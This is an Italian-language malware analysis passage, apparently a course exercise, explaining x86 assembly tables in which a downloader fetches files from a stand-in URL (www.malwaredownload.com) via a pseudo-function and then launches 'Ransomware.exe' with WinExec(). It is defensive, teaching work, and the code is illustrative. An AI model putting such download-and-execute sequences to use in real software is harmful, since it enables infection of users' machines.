0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Procediamo con l'analisi del codice del malware, vediamo la seconda funzionalità WinExec() che sfrutta le API per avviare un processo - probabilmente il malware scaricato grazie alla funzione vista in precedenza DownloadToFile() - infatti possiamo affermare che il malware in analisi sembrerebbe essere ideato per il download di file dalla rete per poi proseguire con la loro esecuzione all'interno del sistema compromesso.

La funzione incontrata "WinExec()" in questo codice malware usa un'API di Windows per avviare un processo, permettendo al malware di eseguire un programma o un file precedentemente scaricato sul sistema compromesso. Questa funzionalità potrebbe suggerirci che il malware sia stato ideato per eseguire azioni aggiuntive dopo aver terminato il download e aver archiviato localmente i file desiderati. Alcuni esempi sulle attività per cui il malware potrebbe essere stato progettato sono:

- avviare processi dannosi
- modificare configurazioni di sistema
- svolgere altre attività dannose.

L'impiego della funzione WinExec() ci fa comprendere che il malware sfrutta la capacità del sistema operativo Windows di eseguire comandi e programmi, fornendo all'attaccante un controllo ancora più esteso sul sistema compromesso. In generale, queste funzionalità evidenziano un comportamento avanzato del malware il quale può essere usato per eseguire una varietà di azioni dannose sul sistema infetto.



4. Passaggio degli argomenti alle chiamate di funzione.


Nel linguaggio assembly , l'istruzione call viene utilizzata per chiamare una funzione o un sotto-programma. Quando viene eseguita un'istruzione call, l'indirizzo di ritorno della chiamata (ovvero l'indirizzo dell'istruzione successiva alla chiamata) viene automaticamente salvato nello stack prima di trasferire il controllo alla funzione chiamata.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione




Ora, con riferimento alle istruzioni call nelle tabelle 2 e 3, verranno passati gli argomenti alle funzioni chiamate mediante l'uso dei registri. I registri sono zone di memoria di piccole dimensioni all'interno del processore che vengono utilizzate per memorizzare temporaneamente dati durante l'esecuzione del programma.

Nella Tabella 2, l'indirizzo dell'URL (www.malwaredownload.com) viene caricato nel registro EAX utilizzando l'istruzione mov. Successivamente, il valore del registro EAX (contenente l'indirizzo dell'URL) viene passato come argomento alla funzione DownloadToFile() utilizzando l'istruzione push, che mette il valore del registro nello stack, e poi call viene utilizzato per chiamare la funzione e dunque permettere lo scaricamento di ulteriori file malevoli.

Nella Tabella 3, l'indirizzo del file eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe) viene caricato nel registro EDX utilizzando l'istruzione mov. Successivamente, il valore del registro EDX (contenente l'indirizzo del file) viene passato come argomento alla funzione WinExec() utilizzando l'istruzione push, che mette il valore del registro nello stack, andando dunque a chiamare la funzione con call.

In entrambi i casi, i registri vengono utilizzati per passare gli argomenti alle funzioni chiamate prima di eseguire l'istruzione call. Questo è un approccio comune nell'assembly x86 per passare argomenti alle funzioni.




IPOTESI SUL FUNZIONAMENTO E DETTAGLI TECNICI

Come si può evincere dalla tabella 2, il codice presente si comporta come un downloader. Questo è evidente dalla chiamata alla funzione `DownloadToFile()` dopo aver caricato l'URL all'interno del registro `EAX` e averlo passato come argomento alla funzione tramite lo stack.

Il termine "downloader" si riferisce a un tipo di malware progettato per scaricare e installare ulteriori componenti dannosi o risorse esterne da un server remoto senza il consenso dell'utente. In questo contesto, l'azione di scaricare un file da un URL fornito potrebbe essere considerata appunto come un comportamento tipico di questo malware, utilizzato per distribuire altri programmi malevoli o eseguire attività dannose.

Per quanto riguarda invece la tabella 3, sembra che il codice presente stia eseguendo un file con estensione `".exe"` che è posizionato nel percorso `"C:\Program and Settings\Local User\Desktop\Ransomware.exe"`. Questo è indicativo che il file eseguibile possa essere un ransomware, un tipo di malware comunemente progettato per crittografare i file sul computer della vittima e richiedere un riscatto (un "ransom", da qui il nome) in cambio della decrittazione dei file. La funzione `WinExec()` viene utilizzata per avviare questo file eseguibile, il che conferma che il codice stia tentando di eseguire il ransomware sul sistema locale.





GRAZIE
EPCODE